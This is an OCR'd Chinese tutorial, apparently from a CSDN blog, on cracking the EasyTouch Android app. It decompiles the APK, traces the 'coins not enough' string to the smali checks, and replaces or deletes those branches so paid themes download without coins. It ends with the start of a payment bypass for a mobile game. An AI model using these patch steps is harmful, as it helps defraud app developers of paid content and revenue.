
搜索后发现出现了好多的结果，经过仔细查看后除了第一个结果是 public 以外其他都是 string，也就是我们之前搜索到的信息以不用的语言形式表达出来而已。

我们点开第一个结果：

```
<public type="string" name="toast_error_coin_not_enough" id="0x7f0b0168" />
```

得到了这个对应的 public 定义，我们搜索岛：0x7f0b0168

找到了两个结果：


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
gb2312
项目
EasyTouch
Ver:3.5.0(30050)
Package:com.shere.assist
drawable-xhdpi
drawable-xxhdpi
layout
raw
values
arrays.xml
attrs.xml
bools.xml
colors.xml
dimens.xml
ids.xml
integers.xml
public.xml
strings.xml
styles.xml
values-640dpi
values-en
values-en-rEN
values-en-rUS
values-hdpi
values-ldpi
Start.java
strings.xml
public.xml
1769 <public type="string" name="accessabc_voice_c
1770 <public type="string" name="toast_error_delete_
1771 <public type="string" name="interface_setting"
1772 <public type="string" name="help_text" id="0x7
1773 <public type="string" name="title_help_info" id
1774 <public type="string" name="help_help" id="0x7
1775 <public type="string" name="help_next_time" id=
1776 <public type="string" name="cover_app_name" id=
1777 <public type="string" name="cover_slogan" id="
1778 <public type="string" name="toast_delete_theme"
1779 <public type="string" name="activity_theme_mar
1780 <public type="string" name="activity_theme_mar
1781 <public type="string" name="activity_theme_mar
1782 <public type="string" name="activity_theme_mar
1783 <public type="string" name="activity_theme_mar
1784 <public type="string" name="activity_theme_my_
1785 <public type="string" name="activity_theme_mar
1786 <public type="string" name="toast_error_coin_n
1787
搜索结果
您的金币不足
toast_error_coin_not
0x7f0b0168
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.shere.assis
LINE 1787: <public type="string" name="toast_error_coin_not_
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.shere.assis
LINE 229: const v2,0x7f0b0168
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.shere.assis
LINE 301: const v3,0x7f0b0168
搜索和替换
搜索内容
0x7f0b0168
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

点进去 line229： const v2, 0x7f0b0168{对应的 10 进制代码为：2131427688}，查看 java 代码：

```
public final void onClick(View paramView)
{
  com.shere.assistivetouch.b.a locala = (com.shere.assistivetouch.b.a)paramView.getTag();
  switch (locala.c)
  {
  default:
    return;
  case 1:
    if (ThemeShopFragment.d(this.b.a) >= locala.l)
    {
      ThemeShopFragment.a(this.b.a, locala, this.a);
      com.shere.assistivetouch.d.a.a(this.b.a.c());
      String str2 = com.shere.assistivetouch.d.a.i(this.b.a.c());
      HashMap localHashMap = new HashMap();
      localHashMap.put(str2, locala.c);
      com.umeng.a.a.a(this.b.a.getActivity(), "theme_buy", localHashMap);
      com.d.a.a.a(this.b.a.getActivity(), "theme_buy", locala.c);
      return;
    }
    if (ThemeShopFragment.d(this.b.a) == -1)
    {
      Toast.makeText(this.b.a.c(), this.b.a.getString(2131427687), 0).show();
      ThemeShopFragment.l(this.b.a);
      return;
    }
    if (ThemeShopFragment.d(this.b.a) == -2)
    {
      Toast.makeText(this.b.a.c(), this.b.a.getString(2131427583), 0).show();
      ThemeShopFragment.l(this.b.a);
      return;
    }
    Toast.makeText(this.b.a.c(), this.b.a.getString(2131427688), 0).show();
    ThemeShopFragment.l(this.b.a);
    return;
  case 2:
    ThemeShopFragment.b(this.b.a, locala, this.a);
    return;
  case 3:
    String str1 = locala.c;
```

我们看到 2131427688 是出现在-1-2 判断之外的，-2 指的是金币获取失败，-1 指的是金币获取中。

思路来了，一般情况下，积分软件兑换东西，是走一下几个流程的：

获取积分-取商品积分数-判断积分是否大于-{大于}购买-{小于}购买错误提示-结束

那么我们只需要将【判断积分是否大于】这一个部分的判断改为强制跳转到大于即可。

通过 smali 代码我们可以找个这个判断

----------↓

```
 :pswitch_0
    iget-object v1, p0, Lcom/shere/easytouch/ee;->b:Lcom/shere/easytouch/ed;

    iget-object v1, v1, Lcom/shere/easytouch/ed;->a:Lcom/shere/easytouch/ThemeShopFragment;

    invoke-static {v1}, Lcom/shere/easytouch/ThemeShopFragment;->d(Lcom/shere/easytouch/ThemeShopFragment;)I

    move-result v1

    iget v2, v0, Lcom/shere/assistivetouch/b/a;->I:I

    if-lt v1, v2, :cond_0     //判断 v1 小于 v2 为真就跳转到 cond_0，即积分不够则跳
```

….

---------- ↑

我们修改时候将这个判断删掉就好了。

保存够安装查看效果。


发现点击后还是这个效果：

KaoPu App Player
8.J罗
世界杯金靴J罗
免费
9.iPhone金
我是土豪我自豪
40
10.水滴极简
我只是大自然里一滴水
40
11.冰蓝
冰冰蓝，透心凉
40
12.EVA科幻
新世纪福音战士
40
13.Holo
简单优雅的HOLO设计
40

是我们改的不对？NO，我们该对了，但是我们没有改全！别忘了我们一共搜出了两个结果，我们才改了第一个。下面我们进入第二个，并查看 java 代码：

```
public final void onClick(View paramView)
{
  int i = 1;
  com.shere.assistivetouch.b.a locala = (com.shere.assistivetouch.b.a)paramView.getTag();
  switch (locala.o)
  {
  default:
    return;
  case 1:
    if ((ThemeShopActivity.e(this.b.a) >= locala.l) || (locala.l == 0))
    {
      if ((com.shere.assistivetouch.h.a.a != null) && (com.shere.assistivetouch.h.a.a.size() > 0))
      {
        Iterator localIterator3 = com.shere.assistivetouch.h.a.a.keySet().iterator();
        while (localIterator3.hasNext())
        {
          Object localObject3 = localIterator3.next();
          if (((Integer)com.shere.assistivetouch.h.a.a.get(localObject3)).intValue() < 100)
            i = 0;
        }
      }
      if (i != 0)
      {
        this.b.a.a(locala, this.a);
        com.shere.assistivetouch.d.a.a(this.b.a.getApplicationContext());
        String str3 = com.shere.assistivetouch.d.a.i(this.b.a.getApplicationContext());
        HashMap localHashMap = new HashMap();
        localHashMap.put(str3, locala.c);
        com.umeng.a.a.a(at.a(this.b), "theme_buy", localHashMap);
        com.d.a.a.a(at.a(this.b), "theme_buy", locala.c);
        return;
      }
      Toast.makeText(this.b.a.getApplicationContext(), this.b.a.getString(2131427854), 0).show();
      return;
    }
    if (ThemeShopActivity.e(this.b.a) == -1)
    {
      Toast.makeText(this.b.a.getApplicationContext(), this.b.a.getString(2131427687), 0).show();
      return;
    }
```

我们发现关键跟上一个差不错，那就再次修改吧。


Java Decon 75 - au.class
File Edit Navigate Search Help
com.shere.assistivetouch
au
av
aw
ax
ay
b
c
d
e
f
g
h
i
j
k
l
m
n
o
p
q
r
s
t
u
v
w
ee.class
au.class
case 1:
if ((ThemeShopActivity.e(this.b.a) >= locala.l) || (locala.l == 0))
{
if ((com.shere.assistivetouch.h.a.a != null) && (com.shere.assistivetouch.h.a.a.siz
{
Iterator localIterator3 = com.shere.assistivetouch.h.a.a.keySet().iterator();
while (localIterator3.hasNext())
{
Object localObject3 = localIterator3.next();
if (((Integer)com.shere.assistivetouch.h.a.a.get(localObject3)).intValue() < 10
i = 0;
}
}
if (i != 0)
{
this.b.a.a(locala, this.a);
com.shere.assistivetouch.d.a.a(this.b.a.getApplicationContext());
String str3 = com.shere.assistivetouch.d.a.i(this.b.a.getApplicationContext());
HashMap localHashMap = new HashMap();
localHashMap.put(str3, locala.c);
com.umeng.a.a.a(at.a(this.b), "theme_buy", localHashMap);
com.d.a.a.a(at.a(this.b), "theme_buy", locala.c);
return;
}
Toast.makeText(this.b.a.getApplicationContext(), this.b.a.getString(2131427854), 0)
return;
}
if (ThemeShopActivity.e(this.b.a) == -1)
{
Toast.makeText(this.b.a.getApplicationContext(), this.b.a.getString(2131427687), 0)
return;
}

根据图片中的方框，我们需要修改三个跳转才能够到达下载皮肤的地步！

首先最大的判断：if-ge v1, v4, :cond_0 //v1 大于等于 v4，就跳转到 cond_0

修改为：goto :cond_0

接着第二个 if ((com.shere.assistivetouch.h.a.a != null) && (com.shere.assistivetouch.h.a.a.size() > 0))

根据这个话找到该判断： :cond_0

```
    sget-object v1, Lcom/shere/assistivetouch/h/a;->a:Ljava/util/HashMap;
    if-eqz v1, :cond_2  //对应 com.shere.assistivetouch.h.a.a != null
    sget-object v1, Lcom/shere/assistivetouch/h/a;->a:Ljava/util/HashMap;
    invoke-virtual {v1}, Ljava/util/HashMap;->size()I
    move-result v1
    if-lez v1, :cond_2  //对应 com.shere.assistivetouch.h.a.a.size() > 0
```

在 java 中 0x0 表示为 false 或者 null 或者 0，这里表示的是 null

修改：将 if-eqz v1, :cond_2 改为 goto :cond_2


强制进入 cond_2 以后我们查看代码：

```
    :cond_2
    if-eqz v3, :cond_3 //对应 java 代码中的 if (i != 0)，如果 v3=0 就跳到 cond_3，反之不跳。

    iget-object v1, p0, Lcom/shere/easytouch/ui350/au;->b:Lcom/shere/easytouch/ui350/at;
    iget-object v1, v1, Lcom/shere/easytouch/ui350/at;->a:Lcom/shere/easytouch/ui350/ThemeShopActivity;
…
```

goto/16 :goto_1

修改：将 if-eqz v3, :cond_3 删掉即可正常下载皮肤。

编译打包查看效果。


KaoPu App Player
20.史迪奇2
星际宝贝史迪奇再度来袭
40
21.Hello Kitty
老虎不发威
40
22.Hello Kitty2
风靡世界的粉红可爱小猫
40
23.蜡笔小新
大象，大象，你的鼻子为什么这么长
40
24.海贼王
我是要成为海贼王的男人
25.轻松熊
让你不得不放松的轻松熊

已经可以下载了呢，好开心的说，去积分就这么简单。

最后说一下中心思路：获取积分-取商品积分数-判断积分是否大于-{大于}购买-{小于}购买错误提示-结束

修改判断积分是否大于才是关键！

2.14.09.28 Sarkozy

http://blog.csdn.net/sarkozy2014/article/details/39640453

网游

我如何实现网游负数钻石购买的

Dawm
游戏：怒海争锋


工具：ide

这款游戏是和游戏的，所以内够方法在 ONRESULT。我们搜索来到这里，打开 JAVA 看看。见图 1：

```
  public void onResult(int paramInt, String paramString, Object paramObject)
  {
    switch (paramInt)
    {
    default:
      return;
    case 1:
      System.err.println("成功");
      return;
    case 2:
      System.err.println("失败");
      this.this$0.showToast("充值失败,请重试");
      return;
    case 3:
    }
    System.err.println("取消");
  }
}
```

